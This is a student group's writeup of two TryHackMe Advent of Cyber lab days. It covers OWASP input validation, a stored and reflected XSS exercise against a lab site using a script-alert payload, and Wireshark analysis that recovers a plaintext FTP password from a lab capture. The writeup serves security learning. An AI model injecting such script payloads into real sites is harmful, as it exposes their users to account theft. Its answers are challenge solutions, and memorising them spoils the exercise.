PSP0201 Week 3 Writeup

Group Name: WakuWaku

Members

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Day 6: Web Exploitation - Be careful with what you wish on a Christmas night


Tools used: Kali Linux, Firefox, OWASP ZAP

Solution/walkthrough:

Question 1: Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Answers:

- Syntactic: enforce correct syntax of structured fields
- Semantic: enforce correctness of their values in the specific business context




Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Question 2: Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

Answer: ^\d{5}(-\d{4})?$



Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$
```


Question 3: What vulnerability type was used to exploit the application?

Answer: Stored

Question 4: What query string can be abused to craft a reflected XSS?

Answer: q


To know what kind of query string or parameter that is being used, we simply just have to type in any word in the query box which in this case I'll be typing hello and submit it. Then, the query string or parameter would appear in the URL as 'q' with the word 'hello' as its value.


Applications
Places
Thu 23 Jun, 19:27AttackBox IP:10.10.247.55
Santa's portal - Mozilla Firefox
Santa's portal
http://10.10.95.211:5000/
10.10.95.211:5000/?q=hello
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
Welcome to Santa's official 'Make a Wish!' website
YEAR 2020
Here you can anonymously submit your Christmas wishes and see what other people wished too!
Search query
Here are all wishes that have "hello":
Enter your wish here:

Question 5: Run a ZAP (proxy) automated scan on the target. How many XSS alerts of high priority area in the scan?

Answer: 2

Firstly, launch the OWASP ZAP application, click on the automated scan and just put the URL to attack which in my case I'll be using the current one 'http://10.10.95.21:5000' and click on the attack. The scanning will be processed and resulted in 6 alerts including 2 XSS alerts.


Untitled Session - OWASP ZAP 2.9.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
History
Search
Alerts
Output
Spider
Active Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: 95.211:5000 Select...
Use traditional spider: ☑
Use ajax spider: □ with Firefox Headless
Attack Stop
Progress: Attack complete - see the Alert...

- Contexts
  - Default Context
- Sites

- Alerts (6)
  - Cross Site Scripting (Persistent) (2)
  - Cross Site Scripting (Reflected)
  - X-Frame-Options Header Not Set (3)
  - Absence of Anti-CSRF Tokens (6)
  - Web Browser XSS Protection Not Enabled (6)
  - X-Content-Type-Options Header Missing (4)


Confidence: Medium
Parameter: X-Content-Type-Options
Attack:
Evidence:
CWE ID: 16
WASC ID: 15
Source: Passive (10021 - X-Content-Type-Options Header Missing)
Description:

Alerts 2 1 3 0 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

Question 6: What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

Answer: <script>alert('PSP0201')</script>

Type ' <script>alert('PSP0201')</script>' in the wish box like the picture below.


Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!


Search query

Showing all wishes:

Enter your wish here:

<script>alert('PSP0201')</script>

After submitting the wish, this would happen.



Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!


Showing all wishes:

PSP0201

Question 7: Close your browser and revisit the site MACHINE-IP:5000. Does your XSS attack persist?

Answer: Yes

When you revisit the site, the same alert would appear.



Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Showing all wishes:

PSP0201

Thought Process/Methodology:

To get the answers for questions 1 and 2, I just go through the OWASP Cheat Sheet which the link was given. For question 4, to know what kind of query string or parameter that is being used, we simply just have to type in any word in the query box which in this case I'll be typing hello and submit it. Then, the query string or parameter would appear in the URL as 'q' with the word 'hello' as its value. For the next question, firstly, launch the OWASP ZAP application, click on the automated scan and just put the URL to attack which in my case I'll be using the current one 'http://10.10.95.21:5000' and click on the attack. The scanning will be processed and resulted in 6 alerts including 2 XSS alerts. Next, Type ' <script>alert('PSP0201')</script>' in the wish box then an alert with a message PSP0201 would appear. Even after you close and revisit the site, the alert would still appear with the same message.

Day 7: Networking – The Grinch Did Steal Christmas


Tools used: Kali Linux, Firefox, Wireshark

Solution/walkthrough:

Question 1: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

Answer: 10.11.3.2

As soon as you open the ‘pcap1.pcap’ in Wireshark, find the first line that has the ICMP protocol and from that, its IP address would be the answer.



```
No.   Time       Source        Destination    Protocol Length Info
   13 9.005543   10.11.3.2     10.10.15.52    TCP       55 57463 → 80 [ACK] Seq=1 Ack=1 Win=1029 Len=1
   14 9.005564   10.10.15.52   10.11.3.2      TCP       66 80 → 57463 [ACK] Seq=1 Ack=2 Win=491 Len=0 SLE=1 SRE=2
   15 9.585388   10.10.15.52   91.189.88.185  TCP       74 [TCP Retransmission] 34628 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=522098885 TSecr=0 WS=128
   16 9.585402   10.10.15.52   91.189.88.184  TCP       74 [TCP Retransmission] 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776394974 TSecr=0 WS=128
   17 10.430447  10.11.3.2     10.10.15.52    ICMP      74 Echo (ping) request  id=0x0001, seq=1/256, ttl=127 (reply in 18)
   18 10.430472  10.10.15.52   10.11.3.2      ICMP      74 Echo (ping) reply    id=0x0001, seq=1/256, ttl=64 (request in 17)
   19 11.428953  10.11.3.2     10.10.15.52    ICMP      74 Echo (ping) request  id=0x0001, seq=2/512, ttl=127 (reply in 20)
   20 11.428977  10.10.15.52   10.11.3.2      ICMP      74 Echo (ping) reply    id=0x0001, seq=2/512, ttl=64 (request in 19)
   21 12.432844  10.11.3.2     10.10.15.52    ICMP      74 Echo (ping) request  id=0x0001, seq=3/768, ttl=127 (reply in 22)
   22 12.432870  10.10.15.52   10.11.3.2      ICMP      74 Echo (ping) reply    id=0x0001, seq=3/768, ttl=64 (request in 21)
   23 13.433469  10.11.3.2     10.10.15.52    ICMP      74 Echo (ping) request  id=0x0001, seq=4/1024, ttl=127 (reply in 24)
   24 13.433495  10.10.15.52   10.11.3.2      ICMP      74 Echo (ping) reply    id=0x0001, seq=4/1024, ttl=64 (request in 23)
   25 13.937385  10.10.15.52   91.189.92.39   TCP       74 56112 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=827266656 TSecr=0 WS=128
```

```
› Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
› Ethernet II, Src: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
› Internet Protocol Version 4, Src: 10.10.15.52, Dst: 10.11.3.2
› Transmission Control Protocol, Src Port: 2222, Dst Port: 57454, Seq: 1, Ack: 1, Len: 48
› Data (48 bytes)
```

Question 2: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?


Answer: http.request.method == GET

Use the protocol.request.method which the final command would be 'HTTP. request.method == GET' as we’re trying to find GET.

Question 3: Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

Answer: reindeer-of-the-week

After applying ‘HTTP. request.method == GET’ in the filter box, analyze the length info content and from there, you could get the answer.



pcap1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method == GET
No.     Time         Source          Destination     Protocol  Length Info
     67 62.185886    10.10.67.199    10.10.15.52     HTTP      394 GET / HTTP/1.1
     71 62.478663    10.10.67.199    10.10.15.52     HTTP      363 GET /fontawesome/css/all.min.css HTTP/1.1
     75 62.479630    10.10.67.199    10.10.15.52     HTTP      348 GET /css/dark.css HTTP/1.1
     83 62.480991    10.10.67.199    10.10.15.52     HTTP      333 GET /js/bundle.js HTTP/1.1
     85 62.481045    10.10.67.199    10.10.15.52     HTTP      342 GET /js/instantpage.min.js HTTP/1.1
     95 62.487106    10.10.67.199    10.10.15.52     HTTP      347 GET /images/icon.png HTTP/1.1
    105 62.516878    10.10.67.199    10.10.15.52     HTTP      336 GET /post/index.json HTTP/1.1
    107 62.530696    10.10.67.199    10.10.15.52     HTTP      430 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
    108 62.532591    10.10.67.199    10.10.15.52     HTTP      445 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
    117 62.540748    10.10.67.199    10.10.15.52     HTTP      415 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
    202 62.708297    10.10.67.199    10.10.15.52     HTTP      315 GET /favicon.ico HTTP/1.1
    295 63.665611    10.10.67.199    10.10.15.52     HTTP      445 GET / HTTP/1.1
    299 63.694780    10.10.67.199    10.10.15.52     HTTP      414 GET /fontawesome/css/all.min.css HTTP/1.1
    303 63.695898    10.10.67.199    10.10.15.52     HTTP      399 GET /css/dark.css HTTP/1.1
    315 63.697840    10.10.67.199    10.10.15.52     HTTP      384 GET /js/bundle.js HTTP/1.1
    316 63.698177    10.10.67.199    10.10.15.52     HTTP      393 GET /js/instantpage.min.js HTTP/1.1
    320 63.701373    10.10.67.199    10.10.15.52     HTTP      398 GET /images/icon.png HTTP/1.1
    335 63.987281    10.10.67.199    10.10.15.52     HTTP      387 GET /post/index.json HTTP/1.1
    338 63.997588    10.10.67.199    10.10.15.52     HTTP      366 GET /favicon.ico HTTP/1.1
    340 64.005368    10.10.67.199    10.10.15.52     HTTP      481 GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
    462 64.020692    10.10.67.199    10.10.15.52     HTTP      496 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
    467 64.028410    10.10.67.199    10.10.15.52     HTTP      466 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
    471 64.222360    10.10.67.199    10.10.15.52     HTTP      365 GET /posts/reindeer-of-the-week/ HTTP/1.1
    475 66.239846    10.10.67.199    10.10.15.52     HTTP      369 GET /posts/post/index.json HTTP/1.1
    478 66.249669    10.10.67.199    10.10.15.52     HTTP      463 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
    480 66.251644    10.10.67.199    10.10.15.52     HTTP      448 GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
    482 66.262598    10.10.67.199    10.10.15.52     HTTP      462 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
    484 66.279297    10.10.67.199    10.10.15.52     HTTP      447 GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1
```

Question 4: Let's begin analyzing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

Answer: plaintext_password_fiasco

First, I filtered just by typing FTP in the filter box and a list of FTP protocols would appear. From this, just simply analyze them and find the most logical and relevant one. In this case, I am trying to find the password leaked during the login process, so I found the word ‘PASS’ with a combination of words next to it, and that would be the answer.



pcap2.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ftp
No.     Time         Source          Destination     Protocol  Length Info
      6 2.549894     10.10.73.252    10.10.122.128   FTP        72 Request: QUIT
      7 2.549999     10.10.122.128   10.10.73.252    FTP        80 Response: 221 Goodbye.
     16 4.105504     10.10.122.128   10.10.73.252    FTP       104 Response: 220 Welcome to the TBFC FTP Server!.
     20 7.866325     10.10.73.252    10.10.122.128   FTP        83 Request: USER elfmcskidy
     22 7.866430     10.10.122.128   10.10.73.252    FTP       100 Response: 331 Please specify the password.
     28 14.282063    10.10.73.252    10.10.122.128   FTP        98 Request: PASS plaintext_password_fiasco
     31 16.735293    10.10.122.128   10.10.73.252    FTP        88 Response: 530 Login incorrect.
     33 16.735723    10.10.73.252    10.10.122.128   FTP        72 Request: SYST
     35 16.735761    10.10.122.128   10.10.73.252    FTP       104 Response: 530 Please login with USER and PASS.
     40 19.727087    10.10.73.252    10.10.122.128   FTP        72 Request: QUIT
     41 19.727175    10.10.122.128   10.10.73.252    FTP        80 Response: 221 Goodbye.
     52 22.445915    10.10.122.128   10.10.73.252    FTP       104 Response: 220 Welcome to the TBFC FTP Server!.
     55 24.441994    10.10.73.252    10.10.122.128   FTP        82 Request: USER anonymous
     57 24.453374    10.10.122.128   10.10.73.252    FTP        89 Response: 230 Login successful.
     59 24.453749    10.10.73.252    10.10.122.128   FTP        72 Request: SYST
     60 24.453774    10.10.122.128   10.10.73.252    FTP        85 Response: 215 UNIX Type: L8
     62 26.428057    10.10.73.252    10.10.122.128   FTP        92 Request: PORT 10,10,73,252,187,37
     63 26.428175    10.10.122.128   10.10.73.252    FTP       117 Response: 200 PORT command successful. Consider using PASV.
     65 26.428571    10.10.73.252    10.10.122.128   FTP        72 Request: LIST
     69 26.429106    10.10.122.128   10.10.73.252    FTP       105 Response: 150 Here comes the directory listing.
     75 26.429615    10.10.122.128   10.10.73.252    FTP        90 Response: 226 Directory send OK.
